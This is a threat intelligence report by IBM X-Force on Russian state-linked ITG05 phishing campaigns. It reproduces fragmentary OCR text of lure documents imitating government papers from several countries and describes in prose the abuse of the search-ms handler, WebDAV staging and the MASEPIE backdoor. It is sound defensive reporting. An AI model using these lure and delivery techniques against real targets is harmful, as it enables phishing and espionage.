ITG05 leverages malware arsenal

By Joe Fasulo, Claire Zaboeva, Golo Mühr

Published: 2024-03-11 · Archived: 2026-04-05 15:32:05 UTC

Claire Zaboeva

Senior Strategic Cyber Threat Analyst

IBM

As of March 2024, X-Force is tracking multiple ongoing ITG05 phishing campaigns featuring lure documents crafted to imitate authentic documents of government and non-governmental organizations (NGOs) in Europe, the South Caucasus, Central Asia, and North and South America. The uncovered lures include a mixture of internal and publicly available documents, as well as possible actor-generated documents associated with finance, critical infrastructure, executive engagements, cyber security, maritime security, healthcare, business, and defense industrial production.

Beginning in November 2023, X-Force observed ITG05 using the “search-ms” URI handler, a new technique for the group, leading victims to download malware hosted on actor-controlled WebDAV servers. ITG05 was also observed delivering MASEPIE, a new backdoor replacing Headlace to facilitate follow-on actions. In addition to MASEPIE, ITG05 developed another new backdoor dubbed OCEANMAP. X-Force analysis revealed the code basis of CREDOMAP was likely used in the creation of OCEANMAP. In place of CREDOMAP, ITG05 has opted for the use of a new simplified PowerShell script named STEELHOOK.

ITG05 is a Russian state-sponsored group consisting of multiple activity clusters and shares overlap with APT28, UAC-028, Fancy Bear and Forest Blizzard. The observed tools, tactics and procedures (TTPs) featured in the campaigns strongly correlate to recent ITG05 activity. Given their sustained operations tempo and continuously evolving methodologies, it is highly likely that ITG05 will continue to carry out malicious activity against global targets to support state objectives.

Key findings

- As of late February 2024, ITG05 is running multiple phishing campaigns impersonating entities from at least Argentina, Ukraine, Georgia, Belarus, Kazakhstan, Poland, Armenia, Azerbaijan, and the United States
- The uncovered lures appear to feature a mixture of internal and publicly available documents, including possible actor-generated lures
- ITG05 leveraged lures featuring multiple topics including finance, critical infrastructure, executive engagements, cybersecurity, maritime security, healthcare, and defense industrial production
- ITG05 is utilizing the freely available hosting provider, firstcloudit[.]com to stage payloads
- X-Force observed several new techniques such as the abuse of the “search-ms” protocol and WebDAV servers to deploy malware
- ITG05 is evolving its malware arsenal, altering older malware such as CREDOMAP and introducing the MASEPIE backdoor

The latest tech news, backed by expert insights

In late 2023, X-Force reported ITG05's use of authentic publicly available government and non-government lure documents in phishing campaigns across at least 13 nations worldwide. In the reported phishing campaigns, ITG05 delivered Headlace malware to victims within specific geographic boundaries. To facilitate operations, ITG05 leveraged freely available development services including mocky.io, mockbin and infinityfreeapp to stage malicious payloads.

Beginning in November 2023, X-Force uncovered ITG05's use of multiple lure documents designed to impersonate government organizations in Ukraine, Georgia, Kazakhstan, Belarus, Argentina, and the United States. In concert with reports highlighting ITG05's campaigns impersonating additional entities in Poland, Armenia and Azerbaijan, the X-Force uncovered lures are likely predominately derived from a mixture of public and internal documents.

However, in an update to their methodologies ITG05 is utilizing the freely available hosting provider, firstcloudit[.]com to stage payloads to enable ongoing operations. To engender victim engagement ITG05 presents an intentionally opaque image of the lures to entice the victim to click through the content and reveal the document. Upon clicking, the victim ultimately launches the infection chain to deliver MASEPIE malware.

Background

Analysis

Lures

Between late November 2023 and February 2024, X-Force uncovered at least 11 unique lures associated with the delivery of the ITG05-exclusive MASEPIE malware. The documents appear to be official documents associated with at least five governments throughout Europe, North and South America, Central Asia, and the South Caucuses. The topics of the documents feature multiple themes including finance, critical infrastructure, executive engagements, cyber security, maritime security, healthcare, and defense industrial production. Of note, it is possible some of the lures may be actor-created decoy documents.

Argentina

Between December 2023 and late January 2024, X-Force uncovered three unique Spanish-language lure files that likely imitate official documents directed at the Executive Branch of the Argentine Republic.

MUNICIPALIDAD DE LA CIUDAD DE SALADAS
25 de Mayo y Sargento Cabral |Saladas C. P.: 3420 | Corrientes
E-mail: demsaladas@gmail.com | Tel.-fax 03782-421033
-Saladas Cuna del Sargento Juan Bautista Cabral-

Saladas, Corrientes, 27 de diciembre de 2023

AL SR. PRESIDENTE DE LA NACIÓN ARGENTINA
DON JAVIER MILEI

Estimado Sr. Presidente,

Tengo el honor de dirigirme a Usted por medio de la presente, con el objeto de hacerle llegar una invitación muy especial, tanto para mí como para la comunidad que represento.

El 3 de febrero del año 2024 se conmemora el 291° aniversario del combate de San Lorenzo; un hecho histórico de gran relevancia para nuestra Nación. En él recordamos la valentía y arrojo de nuestro máximo héroe, el Sargento (PM) Juan Bautista Cabral.

Sería un honor poder contar con su presencia en tan caro acontecimiento para nuestra comunidad, además de un hecho histórico y un hito para el federalismo de nuestro País.

Sabedor de su extremadamente complicada agenda y de lo complejo del contexto social y económico que nos toca atravesar; el pueblo de Saladas y, me

República Argentina - Poder Ejecutivo Nacional

Nota

·2024-04003794-APN-DCPYSU#SGP

CIUDAD DE BUENOS AIRES
Jueves 11 de Enero de 2024


OTIFICA REINTEGRO DE GARANTÍA MANTENIMIENTO OFERTA - PROCESO DE
0041-LPU22 – POWERCHINA LTD. SUCURSAL DE EMPRESA EXTRANJERA

rrevazzi (CMV#SGP), POWERCHINA (argentina@powerchina-intl.com), PROWERCHINA
owerchina-intl.com), PROWERCHINA (jiaozifeng@powerchina-intl.com), POWERCHINA
a@powerchina-intl.com), POWERCHINA (weisifan@powerchina-intl.com),

María Del Malvar (CMV#SGP), Constanza Perassi (CMV#SGP),

---

consideración:



POLÍTICA PRESUPUESTARIA DE LA JURISDICCIÓN

El Ministerio de Economía es la autoridad encargada de asistir al Presidente de la Nación y al Jefe de Gabinete de Ministros, en orden a sus competencias, en todo lo inherente a la política económica; la energía; la agricultura, ganadería y pesca; la industria, comercio y desarrollo productivo; la política presupuestaria e impositiva; la gestión y administración de la deuda pública y de las finanzas públicas en general; las relaciones financieras internacionales; la coordinación económica y fiscal con las provincias y la Ciudad Autónoma de Buenos Aires; las estadísticas y censos en el orden nacional; y a la elaboración, propuesta y ejecución de la política de comercio exterior.

En ese marco, corresponde al Ministerio de Economía el diseño de lineamientos estratégicos de la política económica nacional para el crecimiento con inclusión social, con una mirada macroeconómica, sectorial, regional, distributiva y de género. De la misma manera, le concierne la evaluación del impacto sobre la producción, la pobreza, el empleo y la distribución del ingreso de las políticas llevadas a cabo y de los cambios en el contexto nacional e internacional. Asimismo, es tarea de este Ministerio planificar estrategias y políticas tendientes a promover el desarrollo sostenido. A estos fines se prevé:

- Analizar y evaluar medidas de política económica, considerando el impacto en el desarrollo productivo regional y sectorial.
- Elaborar propuestas de política económica regional y sectorial, coordinando su accionar con las jurisdicciones con competencia en la materia.
- Elaborar indicadores e informes periódicos y realizar análisis del impacto de las políticas productivas.
- Participar en la agenda del sector público referida a políticas para el desarrollo productivo local, regional y sectorial, en coordinación con las áreas de la Administración Pública Nacional con competencia en la materia.
- Analizar e identificar sectores estratégicos de la economía nacional, de acuerdo al diseño de la política macroeconómica.
- Realizar análisis de rentabilidad, estructura de costos e incidencia tributaria en la actividad sectorial y nacional.
- Analizar y evaluar los entornos micro y macro de la economía, en su vínculo estratégico con el desarrollo nacional.
- Programar, coordinar y dirigir las tareas correspondientes al seguimiento de la economía nacional e internacional, y analizar el impacto de los cambios en el contexto internacional sobre la economía nacional.

Dated January 11, 2024, the first lure appears to imitate a government document of the Republic of Argentina's National Executive Branch. The machine-translated contents reference titled "Notify Refund of Warranty Maintenance Offer" is associated with the legitimate Power Construction Corporation of China (POWERCHINA). However, a close examination of the document reveals multiple misspellings, potentially pointing to evidence that the document is actor-generated.

The second document dated December 27, 2023, features the hallmark and signature block of the Municipality of Saladas and reads as an invitation to the President of Argentina, Javier Milei for an event taking place in February 2024. The final document features the translated title "Budgetary Policy of the Jurisdiction", which describes the role of the Ministry of Economy in crafting "strategic guidelines" to assist the President with the creation of national economic policy. In January 2024, Russia expressed regret that Argentina rejected an invitation to join the BRICS and hopes it may reconsider. It is possible that ITG05 seeks to attain access that may yield insight into the priorities of the Argentine government.

Ukraine

Within 60 days, X-Force discovered four separate Ukrainian-language documents that feature a range of topics from legislative amendments and the defense-industrial complex to joint science research initiatives and international healthcare

acquisitions. Several of the lures appear to be printed documents from public-facing websites, while others seem to be internal policy documents, some of which appear as digital copies of physical documents. Of note, the documents appear to be dated between November 2023 and January 2024. The ongoing war in Ukraine virtually guarantees the continued targeting of Ukrainian mission-critical entities by ITG05.

ЗАТВЕРДЖЕНО
Наказ Міністерства охорони здоров'я України
18.10.2023 № 1808
Реєстраційне посвідчення
№ UA/20209/01/02

Заявник, країна	**Зентіва, к.с., Чеська Республіка** **Zentiva, k.s., Czech Republic**
Виробник, країна	**ФАРМАТЕН С.А., Греція** **PHARMATHEN S.A., Greece** *(первинне та вторинне пакування, контроль якості, фізико/хімічне та мікробіологічне тестування, відповідає за випуск серії)* **ФАРМАТЕН ІНТЕРНЕШНЛ С.А., Греція** **PHARMATHEN INTERNATIONAL S.A., Greece** *(виробництво, первинне та вторинне пакування, контроль якості, фізико/хімічне та мікробіологічне тестування, відповідає за випуск серії)*

ЗАКОН УКРАЇНИ

Про внесення змін до Кодексу України про адміністративні правопорушення щодо запровадження адміністративної відповідальності у сфері підготовки та допуску водіїв до керування транспортними засобами

Верховна Рада України **постановляє:**

I. Внести до Кодексу України про адміністративні правопорушення (Відомості Верховної Ради УРСР, 1984 р., додаток до № 51, ст. 1122) такі зміни:

1. Доповнити статтями 127^3 і 127^4 такого змісту:

"Стаття 127^3. Порушення порядку підготовки, перепідготовки і підвищення кваліфікації водіїв транспортних засобів

Порушення посадовими особами закладів, їх філій чи інших відокремлених підрозділів, фізичними особами - підприємцями встановленого порядку підготовки, перепідготовки і підвищення кваліфікації водіїв транспортних засобів, а саме:

здійснення підготовки, перепідготовки водіїв транспортних засобів особою, яка не має чинного документа спеціаліста з підготовки водіїв транспортних засобів;

допуск осіб, які не склали теоретичний іспит, до практичної підготовки водіїв;

проведення практичної підготовки водіїв з використанням транспортних засобів, обладнаних з порушенням вимог Правил дорожнього руху, або особою, яка позбавлена права керування транспортними засобами, -

тягне за собою накладення штрафу від п'ятисот до вісімсот неоподатковуваних мінімумів доходів громадян.

Стаття 127^4. Порушення порядку державної акредитації закладів, що проводять підготовку, перепідготовку і підвищення кваліфікації водіїв транспортних засобів, атестації їх спеціалістів та порядку приймання іспитів для отримання права керування транспортними засобами, оформлення та видачі посвідчення водія

Порушення посадовими особами встановленого порядку проведення державної акредитації закладів, що проводять підготовку, перепідготовку і підвищення кваліфікації водіїв транспортних засобів, а так само порушення встановленого порядку атестації їх спеціалістів -

тягнуть за собою накладення штрафу від п'ятисот до однієї тисячі неоподатковуваних мінімумів доходів громадян.

Порушення посадовими особами територіальних сервісних центрів Міністерства внутрішніх справ України встановленого порядку приймання іспитів для отримання права керування транспортними засобами або видачі посвідчення водія -


тягне за собою накладення штрафу від однієї тисячі до двох тисяч

Підтримка населення, яке виконує обов'язки на підприємствах оборонно-промислового комплексу, та багатодітних сімей

Ми, Уряд України, видаємо цей офіційний документ, щоб підкреслити на прихильність до підтримки населення, яке виконує свої обов'язки на об'єк військово-промислового комплексу, та багатодітних сімей у нашій держ Визнаючи значний внесок цих людей та їхніх родин, життєво важливо забезпеч умови, сприятливі для їхнього добробуту, зростання та успіху.

Перш за все, ми визнаємо важливу роль, яку відіграє наш оборон промисловий комплекс у забезпеченні національної безпеки, захисті на незалежності та підтримці миру в межах наших кордонів. Самовідданість і до професіоналів, які працюють у цьому комплексі, є безцінними і заслуговують нашу непохитну підтримку. Для ефективної підтримки цього населення зобов'язуємося

1. Надавати необхідні ресурси: Ми зобов'язуємося виділяти необх кошти, інфраструктуру та технології для посилення потенціалу можливостей військово-промислового комплексу. Ми визнаємо, добре оснащений комплекс не лише зміцнить національну безпеку, й сприятиме технологічному прогресу, стимулюючи економі зростання.
2. Сприяти професійному розвитку: Ми наголошуємо



**Рекомендації робочих груп експертів
до Стратегії освіти і науки України**

Стратегічна ціль 1: Дослідницька інфраструктура України системно розвивається, ефективно використовується та є елементом європейського дослідницького простору

Проблеми:

відсутність чіткої державної політики щодо розвитку ДІ;

відсутність механізмів та інструментів забезпечення якості та ефективності прийняття оперативних управлінських рішень;

неузгодженість політик різних міністерств у сфері інновацій та надання підтримки розвитку науки та інновацій.

Рішення:
Розробити та провести опитування щодо розвитку дослідницької інфраструктури для потреб держави, реального сектору економіки та суспільства, результати врахувати при формуванні тематики досліджень та напрямів розвитку інфраструктури.

Рішення:
Запровадити інститут «радників (кураторів) з питань науково-технічної політики» у відповідних профільних міністерствах (Мінцифра, МОЗ, Міноборони, Міненерго, Мінагро, Мінінфраструктури тощо) задля ефективної комунікації та взаємодії між науковими дослідницькими групами та ЦОВВ. Створити структурні підрозділи у секторальних ЦОВВ, відповідальні за підготовку галузевих пропозицій, запитів та потреб наукоємних та інноваційних рішень.

Global Security and Investment

X-Force uncovered two English language lures leveraged by ITG05. The first appears as a policy paper originating from the Georgian NGO, Georgian Center for Security and Development, from December 2023 that details cybersecurity recommendations. The second English language document reads as a January 2024 itinerary distributed to participants in the Pacific Indian Ocean Shipping Working Group (PACIOSWG), hosted by the US Navy detailing the 2024 Meeting and Exercise Bell Buoy (XBB24).

In addition, X-Force uncovered what appears to be an internal document belonging to the Ministry of Defense of the Republic of Kazakhstan describing military unit finances. X-Force also discovered a single Belarussian document detailing project recommendations for the creation of commercial conditions to facilitate interstate enterprise under the auspices of the Eurasian Economic Union Integration initiative by 2025. Finally, X-Force uncovered a single French language document that appears to feature a 2024 operating budget proposal by a General Secretariat of the Government. It is likely the collection of sensitive information regarding budget concerns and the security posture of global entities is a high-priority target given ITG05's established mission space.

GCSD GEORGIAN CENTER FOR STRATEGY AND DEVELOPMENT

TENDERS

TOR FOR EXPERT/ORGANIZATION IN SOCIAL MI DEVELOPMENT

26 December, 2023

Reference Title: Terms of Reference for Expert/Organization in Social Media Guideline

General Background: In the fall of 2023, the Office of American Spaces started a 5 literacy, critical thinking, and countering disinformation through a network of Americ and Central Asia. American Spaces are hosted at U.S. embassies, consulates, and vari countries around the world. American Spaces are cultural and information hubs tha discussion, and civic engagement around democratic principles and access to a communities.

ASDLTP is funded by the Office of American Spaces, the Bureau of Educational and Cu

024 Participants

2024 MEETING AND XBB24 FPC JOINING
ONS

ION

ormation Fusion Centre (IFC) of the Republic of Singapore Navy
United States Navy (USN) (Current Chair) will co-organise the
Ocean Shipping Working Group (PACIOSWG) 2024 Meeting and
Buoy 2024 (XBB24) Final Planning Conference (FPC); conducted
1 Mar 2024 at the Zhongsan Room, Level 2 of the **Aloft Singapore**
Wing).

IE DATES

CIOSWG 2024 Meeting and XBB24 FPC will be conducted from
ar 2024. Participants are requested to arrive in Singapore **no later**
024.

ONENTS

СПРАВКА

О проекте Рекомендации о внедрении наиболее благоприятных условий для учреждения и ведения бизнеса


Проект Рекомендации о внедрении наиболее благоприятных условий для учреждения и ведения бизнеса (далее – проект Рекомендации) подготовлен в соответствии с пунктом 1.7.1 Плана мероприятий по реализации Стратегических направлений развития евразийской экономической интеграции до 2025 года, утвержденного распоряжением Совета Комиссии от 5 апреля 2021 г. № 4 (далее – План), подпунктом 1 пункта 2 статьи 67 Договора о ЕАЭС (далее – Договор), пунктами 61 и 62 Протокола о торговле услугами, учреждении, деятельности и осуществлении инвестиций (приложение № 16 к Договору).

Проект Рекомендации предполагает реализацию следующих направлений:

а) при проведении работ по улучшению делового и инвестиционного климата учитывать положения:

Рекомендации Коллегии Комиссии от 4 октября 2022 г. № 39 «О формировании или улучшении условий для создания и деятельности в государствах – членах Евразийского экономического союза совместных предприятий в секторах производственной деятельности» (далее – Рекомендация по СП) и докладов Комиссии «Об условиях создания и деятельности в государствах-членах Евразийского экономического союза совместных предприятий в производственных секторах услуг» (одобренного Коллегией Комиссии 21 декабря 2021 года), «О состоянии делового и инвестиционного климата в государствах – членах Евразийского экономического союза» (одобренного Коллегией Комиссии 6 декабря 2022 года);

Рекомендация по СП нацелена на формирование в государствах-членах ЕАЭС



I DU BUDGET DE FONCTIONNEMENT
RIEL ET DEPENSES DIVERSES
POUR L'ANNEE 2024

CHAPITRE : 1.2.1.2.0.16.000

NOMENCLATURES DES SERVICES ET DES DEPENSES RUBRIQUES	Propositions ANNEE 2013
ATION GENERALE	
S MISSIONS	
MOBILIERES	
.....	----
ments administratifs et charges connexes.....	----
ration de bâtiments administratifs.....	400.000
agement et d'installation.....	400.000
, de surveillance de gardiennage et de nettoyage.....	1.900.000
ures pour l'entretien des bâtiments administratifs.....	200.000
age de réseaux téléphoniques et informatiques.....	300.000
DEVANCES	
ices de télécommunications.....	1.500.000
t frais d'affranchissement.....	60.000
u.....	650.000
lectricité.....	650.000
ATERIEL ET FOURNITURES DE BUREAU	
el et mobilier de bureau.....	1.800.000
ureau, produits d'impression, papeterie et imprimés.....	650.000
ration du mobilier et du matériel de bureau.....	70.000
ériel et de mobilier.....	----
ure pour le matériel informatique.....	600.000
ration du matériel informatique.....	200.000
el de reproduction et de photographie.....	50.000
el audiovisuel et de laboratoire.....	50.000
IOBILE	

The new infection chain

As of late November 2023, X-Force observed ITG05 using the FirstCloudIT web hosting provider to stage malicious files likely distributed by phishing emails. To avoid victim suspicion, ITG05 crafts what appear as benign subdomains which feature keywords such as 'docs' and 'files'. Similar techniques were observed in previously reported campaigns delivering Headlace. X-Force observed the URLs hosted on FirstCloudIT were available on average for only one to two days.

The flowchart below outlines the stages of an infection via the search-ms protocol, custom WebDAV servers and the delivery of first and second-stage malware: MASEPIE, OCEANMAP and STEELHOOK respectively.

